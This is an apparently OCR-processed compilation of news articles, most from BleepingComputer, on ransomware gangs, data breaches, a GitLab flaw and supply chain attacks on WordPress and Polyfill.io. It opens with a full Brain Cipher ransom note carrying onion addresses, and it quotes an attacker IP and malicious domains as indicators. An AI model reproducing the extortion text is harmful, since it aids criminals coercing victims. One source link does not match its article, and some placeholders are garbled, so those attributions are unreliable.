\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\
\\    ATTENTION!!!  If you do not contact us within 48 hours, we will post the record on our website:
\\
\\
\\          http://vkvsgl7lhipjirmz6j5ubp3w3bwvxgcdbpi3fsbqngfynetqtw4w5hyd.onion/
\\
\\
\\
\\                                                      3 steps to data recovery:
\\
\\
\\          1. Download and install Tor Browser (https://www.torproject.org/download/)
\\
\\                                        2. Go to our support page: http://mybmtbgd7aprdnw2ekxht5qap5daam2wch25coqerrq2zdioanob34ad.onion
\\              ******* This page can take up to 30 minutes to load.
\\
\\                                        3. Enter your encryption ID:
[redacted]
\\
\\
\\          Email to support: brain.support@cyberfear.com
\\
\\
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
 _               _
| |__  _ __ __ _(_)_ __
| '_ \| '__/ _` | | '_ \
| |_) | | | (_| | | | | |
|_.__/|_|  \__,_|_|_| |_|
  ,--""-.
 (_,=-   )
    `---#{
        |
```

Ln 50 : 50   Col 8   Sel 0   3.53 KB   UTF-8   CR+LF   INS   Default Text

Brain Cipher ransom note variant

Source: BleepingComputer

Each victim has a unique encryption ID that is entered into the threat actor's Tor negotiation site. Like many other recent ransomware operations, the negotiation site is pretty simple, just including a chat system that the victim can use to communicate with the ransomware gang.



Brain Cipher dark web negotiation site


Source: BleepingComputer

New data leak site launched

Like other ransomware operations, Brain Cipher will breach a corporate network and spread laterally to other devices. Once the threat actors gain Windows domain admin credentials, they deploy the ransomware throughout the network.

However, before encrypting files, the threat actors will steal corporate data for leverage in their extortion attempts, warning victims that it will be publicly released if a ransom is not paid.

Brain Cipher is no different and has recently launched a new data leak site that does not currently list any victims.



You may find yourself in this position!

3108:16:51:55

Brain Cipher data leak site

Source: BleepingComputer

From negotiations seen by BleepingComputer, the ransomware gang has demanded ransoms ranging between $20,000 and $8 million.

As the encryptor is based on the leaked LockBit 3 encryptor, it has been thoroughly analyzed in the past, and unless Brain Cipher tweaked the encryption algorithm, there are no known ways to recover files for free.

Source: https://www.bleepingcomputer.com/news/security/meet-brain-cipher-the-new-ransomware-behind-indonesia-data-center-attack/

3. Infosys McCamish says LockBit stole data of 6 million people

Infosys McCamish Systems (IMS) disclosed that the LockBit ransomware attack it suffered earlier this year impacted sensitive information of more than six million individuals.

IMS is a multinational corporation that provides business consulting, information technology, and outsourcing services. It specializes in covering the needs of firms in the insurance and financial services industries.

The company has a significant presence in the U.S., serving large financial institutions such as the Bank of America and seven out of the top ten insurers in the country.

In February 2024, IMS informed the public that it had been hit by a ransomware in November 2023, which resulted in the compromise of the personal data of about 57,000 Bank of America customers.

At the time, LockBit claimed the attack and said that it had encrypted 2,000 computers on the IMS network.

In a new notification shared with the authorities in the U.S., IMS now says the total number of people affected by the November 2023 ransomware attack is a little over 6 million.

> *"With the assistance of third-party eDiscovery experts, retained through outside counsel, IMS proceeded to conduct a thorough and time-intensive review of the data at issue to identify the personal information subject to unauthorized access and acquisition and determine to whom the personal information relates," reads the notification.*

> *"IMS has notified its impacted organizations of the Incident and of the compromise of any personal information pertaining to them."*

The data confirmed as compromised varies from one individual to another but includes the following:

- Social Security Number (SSN)
- Date of birth
- Medical treatment/record information
- Biometric data
- Email address and password
- Username and password
- Driver's License number or state ID number
- Financial account information
- Payment card information
- Passport number
- Tribal ID number
- U.S. military ID number

To mitigate the risk from the exposure, the notification letters enclose instructions on how to access a free-of-charge, two-year identity protection and credit monitoring service through Kroll.

IMS has not disclosed which of its clients were impacted, except for Oceanview Life and Annuity Company (OLAC), an Arizona-based fixed and fixed-indexed annuities provider that secures retirement income for policyholders.

IMS' notice mentions that the list of impacted data owners, currently only listing OLAC, may be supplemented on a rolling basis as more customers request to be named in the filing.

Source: https://www.bleepingcomputer.com/news/security/infosys-mccamish-says-lockbit-stole-data-of-6-million-people/

4. Ticketmaster sends notifications about recent massive data breach

Ticketmaster has started to notify customers who were impacted by a data breach after hackers stole the company's Snowflake database, containing the data of millions of people.

> *"Ticketmaster recently discovered that an unauthorized third party obtained information from a cloud database hosted by a third-party data services provider," reads a data breach notification shared with the Office of the Maine Attorney General.*

> *"Based on our investigation, we determined that the unauthorized activity occurred between April 2, 2024, and May 18, 2024. On May 23, 2024, we determined that some of your personal information may have been affected by the incident. We have not seen any additional unauthorized activity in the cloud database since we began our investigation."*

Ticketmaster says that the breach exposed customers' names, basic contact information, and "<extra>" information, which is different depending on the user.

The company recommends customers "remain vigilant" against identity theft and fraud and has offered one year of free identity monitoring to track their credit history.

While Ticketmaster lazily said the breach only impacted more than 1000 people (">1000"), it actually impacted millions of customers worldwide and exposed what many would consider much more sensitive information.


Ticketmaster's Snowflake data theft attack

Last month, a threat actor known as ShinyHunters began selling stolen data from Live Nation/Ticketmaster, claiming it contained the personal information and credit card information of 560 million users.

The threat actors used compromised Ticketmaster credentials that did not have multi-factor authentication enabled to steal the data from their Snowflake account.

Snowflake is a cloud-based data warehousing company used by the enterprise to store databases, process data, and perform analytics.

ShinyHunters began selling the data on May 28 on a well-known hacking forum for $500,000. The threat actor claimed that the data was 1.3TB and contained information for 560 million customers, ticket sales, event information, customer fraud, and partial credit card information.



Live Nation / Ticketmaster 560M Users + Card Details 1.3TB
by ShinyHunters - Tuesday May 28, 2024 at 06:02 PM

[Owner] ShinyHunters

Bossman

ADMINISTRATOR

Posts:	31
Threads:	7
Joined:	May 2023
Reputation:	1,187

05-28-2024, 06:02 PM #1

Live Nation / TicketMaster

Data includes
560 million customers full details (name, address, email, phone)
Ticket sales, event information, order details.
CC detail - customer, last 4 of card, expiration date.
customer fraud details
much more

Price is $500k USD. One time sale.

Folder / Table Size

```
Folder size

390G    ./processed
149G    ./csv
47G    ./sales_ord_deluxe_hdr/3
49G    ./sales_ord_deluxe_hdr/7
48G    ./sales_ord_deluxe_hdr/4
44G    ./sales_ord_deluxe_hdr/5
43G    ./sales_ord_deluxe_hdr/8
47G    ./sales_ord_deluxe_hdr/2
46G    ./sales_ord_deluxe_hdr/9
```

Ticketmaster data sold on a hacking forum

Source: BleepingComputer

Samples of the data seen by BleepingComputer contained more than just "basic contact information," including full names, email addresses, phone numbers, addresses, hashed credit card details, and payment amounts.

After remaining silent for days, Ticketmaster eventually confirmed the breach on May 31, in a Friday evening SEC filing, stating that they did not believe the breach would have a material impact on their company.

Ticketmaster's breach is one of many recent data theft attacks linked to the Snowflake database platform.


A joint investigation by SnowFlake, Mandiant, and CrowdStrike revealed that a threat actor, tracked as UNC5537, used compromised customer credentials to target at least 165 organizations that had not configured multi-factor authentication protection on their accounts.

To breach Snowflake accounts, the threat actor used credentials stolen by information-stealing malware infections dating back to 2020.

Recent breaches linked to these attacks include Neiman Marcus, Santander, Ticketmaster, QuoteWizard/LendingTree, Advance Auto Parts, Los Angeles Unified, and Pure Storage.

Source: https://www.schneier.com/blog/archives/2024/04/security-vulnerability-of-html-emails.html

5. TeamViewer links corporate cyberattack to Russian state hackers



RMM software developer TeamViewer says a Russian state-sponsored hacking group known as Midnight Blizzard is believed to be behind a breach of their corporate network this week.

Yesterday, BleepingComputer reported that TeamViewer had been breached and that cybersecurity experts and healthcare organizations had begun warning customers and organizations to monitor their connections.

TeamViewer is widely used by enterprises and consumers for remote monitoring and management (RMM) of devices on internal networks. As the scope of the cybersecurity incident was not known, experts began warning stakeholders to monitor for suspicious connections that could indicate threat actors attempting to use the TeamViewer breach to gain access to further networks.

Today, TeamViewer has shared an updated statement with BleepingComputer, stating that they attribute the attack to Midnight Blizzard (APT29, Nobelium, Cozy Bear).

TeamViewer says they believe their internal corporate network, not their production environment, was breached on Wednesday, June 26, using an employee's credentials.

> *"Current findings of the investigation point to an attack on Wednesday, June 26, tied to credentials of a standard employee account within our Corporate IT environment," reads the updated TeamViewer statement.*
>
> *"Based on continuous security monitoring, our teams identified suspicious behavior of this account and immediately put incident response measures into action. Together with our external incident response support, we currently attribute this activity to the threat actor known as APT29 / Midnight Blizzard."*

The company stressed that their investigation has shown no indication that the production environment or customer data was accessed in the attack and that they keep their corporate network and product environment isolated from each other.

> *"Following best-practice architecture, we have a strong segregation of the Corporate IT, the production environment, and the TeamViewer connectivity platform in place," continues TeamViewer's statement.*
>
> *"This means we keep all servers, networks, and accounts strictly separate to help prevent unauthorized access and lateral movement between the different environments. This segregation is one of multiple layers of protection in our 'defense in-depth' approach."*

While this is reassuring to TeamViewer customers, it is common in incidents like this for more information to come out later as the investigation progresses. This is especially true for a threat actor as advanced as Midnight Blizzard.

Therefore, it is recommended that all TeamViewer customers enable multi-factor authentication, set up an allow and block list so only authorized users can make connections, and monitor their network connections and TeamViewer logs.

BleepingComputer contacted TeamViewer with further questions about who is assisting with the investigation and how the employee credentials were compromised but has not received a response at this time.

Midnight Blizzard

Midnight Blizzard (aka Cozy Bear, Nobelium, and APT29) is an advanced state-sponsored hacking group believed to be associated with Russia's Foreign Intelligence Service (SVR).

The threat actors have been linked to a wide variety of attacks, primarily associated with cyber espionage, in which they breach government and corporate networks to silently steal data and monitor communications.

The US government linked the hacking group to the infamous SolarWinds supply chain attack in 2020, where the threat actors breached the company to gain access to its developer environment. From there, they added a malicious backdoor to a Windows DLL file that was then pushed down to SolarWinds customers in a supply chain attack via an automatic update platform.

This DLL allowed the threat actors to monitor for high-value targets, breach networks, and steal data from their environments.

More recently, Midnight Blizzard turned their attention to Microsoft in a series of successful cyberattacks.

In 2023, the threat actors breached Microsoft's corporate Exchange Online accounts to monitor and steal emails from the company's leadership, cybersecurity, and legal teams. Of particular interest, Microsoft says that they initially targeted email accounts to find information related to themselves.

In March 2024, Microsoft said the threat actors once again breached their systems using secrets found in the emails that were stolen in the previous incident.

Midnight Blizzard accessed some of its internal systems and source code repositories as part of this breach.

In both incidents, the threat actors used password spray attacks to breach corporate accounts and then used those accounts as a springboard to other accounts and devices in targeted systems.

Microsoft had previously shared guidance for responding and investigating attacks by Midnight Blizzard.

Source: https://www.bleepingcomputer.com/news/security/teamviewer-links-corporate-cyberattack-to-russian-state-hackers/

6. Critical GitLab bug lets attackers run pipelines as any user

A critical vulnerability is affecting certain versions of GitLab Community and Enterprise Edition products, which could be exploited to run pipelines as any user.

GitLab is a popular web-based open-source software project management and work tracking platform. It has an estimated one million active license users.

The security issue addressed in the lasted update is tracked as CVE-2024-5655 and has a severity score of 9.6 out of 10. Under certain circumstances, which the vendor did not define, an attacker could leverage it to trigger a pipeline as another user.

GitLab pipelines are a feature of the Continuous Integration/Continuous Deployment (CI/CD) system that enables users to automatically run processes and tasks, either in parallel or in sequence, to build, test, or deploy code changes.

The vulnerability impacts all GitLab CE/EE versions from 15.8 through 16.11.4, 17.0.0 to 17.0.2, and 17.1.0 to 17.1.0.

> *"We strongly recommend that all installations running a version affected by the issues described below are upgraded to the latest version as soon as possible" - GitLab*

GitLab has addressed the vulnerability by releasing versions 17.1.1, 17.0.3, and 16.11.5, and recommends users to apply the updates as soon as possible.

The vendor also informs that upgrading to the latest versions comes with two breaking changes that users should be aware of:

Pipelines will no longer run automatically when a merge request is re-targeted after its previous target branch is merged. Users must manually start the pipeline to execute CI for their changes.

CI_JOB_TOKEN is now disabled by default for GraphQL authentication starting from version 17.0.0, with this change backported to versions 17.0.3 and 16.11.5. To access the GraphQL API, users need to configure one of the supported token types for authentication.

The latest GitLab update also introduces security fixes for 13 other issues, the severity of three of them being rated as "high" (CVSS v3.1 score: 7.5 – 8.7). These three are summarized as follows:

- **CVE-2024-4901**: Stored XSS vulnerability allowing malicious commit notes from imported projects to inject scripts, potentially leading to unauthorized actions and data exposure.
- **CVE-2024-4994**: A CSRF vulnerability in the GraphQL API allowing attackers to execute arbitrary GraphQL mutations by tricking authenticated users into making unwanted requests, potentially leading to data manipulation and unauthorized operations.
- **CVE-2024-6323**: Authorization flaw in GitLab's global search feature allowing attackers to view search results from private repositories within public projects, potentially leading to information leaks and unauthorized access to sensitive data.

Resources for GitLab updates are available here, while GitLab Runner guidelines can be found on this page.

Source: https://www.bleepingcomputer.com/news/security/critical-gitlab-bug-lets-attackers-run-pipelines-as-any-user/

7. Plugins on WordPress.org backdoored in supply chain attack

A threat actor modified the source code of at least five plugins hosted on WordPress.org to include malicious PHP scripts that create new accounts with administrative privileges on websites running them.

The attack was discovered by the Wordfence Threat Intelligence team yesterday, but the malicious injections appear to have occurred towards the end of last week, between June 21 and June 22.

As soon as Wordfence discovered the breach, the company notified the plugin developers, which resulted in patches being released yesterday for most of the products.

Together, the five plugins have been installed on more than 35,000 websites:

- Social Warfare 4.4.6.4 to 4.4.7.1 (fixed in version 4.4.7.3)
- Blaze Widget 2.2.5 to 2.5.2 (fixed in version 2.5.4)
- Wrapper Link Element 1.0.2 to 1.0.3 (fixed in version 1.0.5)
- Contact Form 7 Multi-Step Addon 1.0.4 to 1.0.5 (fixed in version 1.0.7)
- Simply Show Hooks 1.2.1 to 1.2.2 (no fix available yet)

Wordfence notes that it does not know how the threat actor managed to gain access to the source code of the plugins but an investigation is looking into it.

Although it is possible that the attack impacts a larger number of WordPress plugins, current evidence suggests that the compromise is limited to the aforementioned set of five.

Backdoor operation and IoCs

The malicious code in the infected plugins attempts to create new admin accounts and inject SEO spam into the compromised website.

> *"At this stage, we know that the injected malware attempts to create a new administrative user account and then sends those details back to the attacker-controlled server," explains Wordfence.*

> *"In addition, it appears the threat actor also injected malicious JavaScript into the footer of websites that appears to add SEO spam throughout the website."*

> *The data is transmitted to the IP address 94.156.79[.]8, while the arbitrarily created admin accounts are named "Options" and "PluginAuth," the researchers say.*

Website owners that notice such accounts or traffic to the attacker's IP address should perform a complete malware scan and cleanup.

> *"If you have any of these plugins installed, you should consider your installation compromised and immediately go into incident response mode." – Wordfence.*

Wordfence notes that some of the impacted plugins were temporarily delisted from WordPress.org, which may result in users getting warnings even if they use a patched version.

Source: https://www.bleepingcomputer.com/news/security/plugins-on-wordpressorg-backdoored-in-supply-chain-attack/

8. Polyfill.io JavaScript supply chain attack impacts over 100K sites

Over 100,000 sites have been impacted in a supply chain attack by the Polyfill.io service after a Chinese company acquired the domain and the script was modified to redirect users to malicious and scam sites.

A polyfill is code, such as JavaScript, that adds modern functionality to older browsers that do not usually support it. For example, it adds JavaScript functions that are not available for older browsers but are present in modern ones.


The polyfill.io service is used by hundreds of thousands of sites to allow all visitors to use the same codebase, even if their browsers do not support the same modern features as newer ones.

Polyfill.io supply chain attack

Today, cybersecurity company Sansec warned that the polyfill.io domain and service was purchased earlier this year by a Chinese company named 'Funnull' and the script has been modified to introduce malicious code on websites in a supply chain attack.

> *"However, in February this year, a Chinese company bought the domain and the Github account. Since then, this domain was caught injecting malware on mobile devices via any site that embeds cdn.polyfill.io," explains Sansec.*

When the polyfill.io was purchased, the project developer warned that he never owned the polyfill.io site and that all websites should remove it immediately. To reduce the risk of a potential supply chain attack, Cloudflare and Fastly set up their own mirrors of the Polyfill.io service so that websites could use a trusted service.



Andrew Betts
@triblondon · Follow

If your website uses polyfill.io, remove it IMMEDIATELY.

I created the polyfill service project but I have never owned the domain name and I have had no influence over its sale.

3:34 PM · Feb 25, 2024

"No website today requires any of the polyfills in the http://polyfill.io library," tweeted the original Polyfills service project developer.

> *"Most features added to the web platform are quickly adopted by all major browsers, with some exceptions that generally can't be polyfilled anyway, like Web Serial and Web Bluetooth."*

Over the past few months, the developer's prediction came true, and the polyfill.io service was CNAMEd to polyfill.io.bsclink.cn, which the new owners maintain.

When developers embedded the cdn.polyfill.io scripts in their websites, they now pulled code directly from the Chinese company's site.

However, website developers found that the new owners were injecting malicious code that redirected visitors to unwanted sites without the website owner's knowledge.

In an example seen by Sansec, the modified script is primarily used to redirect users to scam sites, such as a fake Sportsbook site. It does this through a fake Google analytics domain (www.googie-anaiytics.com) or redirects like kuurza.com/redirect?from=bitget.

However, the researchers say it has been difficult to fully analyze the modified script as it utilizes very specific targeting and is resistant to reverse engineering.

> *"The code has specific protection against reverse engineering, and only activates on specific mobile devices at specific hours," continued Sansec.*

> *"It also does not activate when it detects an admin user. It also delays execution when a web analytics service is found, presumably to not end up in the stats."*

Currently, the cdn.polyfill.io domain has been mysteriously redirected to Cloudflare. However, as the domain's DNS servers remain unchanged, the owners could easily switch it back to their own domains at any time.

Cybersecurity firm Leak Signal created a website called Polykill.io that lets you search for sites using cdn.polyfill.io and provides information on switching to alternatives.

BleepingComputer contacted Cloudflare to see if they were involved in the change in CNAME records but has not heard back.


Google issues warning to advertisers

Google has begun notifying advertisers about this supply chain attack, warning them that their landing pages include the malicious code and could redirect visitors away from the intended site without the website owner's knowledge or permission.

Google also warns that Bootcss, Bootcdn, and Staticfile have also been found to cause unwanted redirects, potentially adding thousands, if not hundreds of thousands, of sites impacted by the supply chain attacks.

> *"The code causing these redirects seems to be coming from a few different third-party web resource providers including Polyfill.io, Bootcss.com, Bootcdn.net, or Staticfile.org," reads the email from Google.*

"Similar reports can be found by searching for "polyfill.io" on Google (https://www.google.com/search?q=polyfill.io).



Google Ads

Action Required: Security issue affecting your landing pages

Dear Advertiser,

We've detected a security issue that may be affecting websites using specific third-party libraries (like polyfill.io, bootcss.com, and others). This issue can sometimes redirect visitors away from the intended website without the website owner's knowledge or permission.

Because your Google Ads are linked to websites (e.g. [redacted]) that might be using these libraries, we want to make you aware of the situation as it may result in Ad disapproval.

Why is this happening?

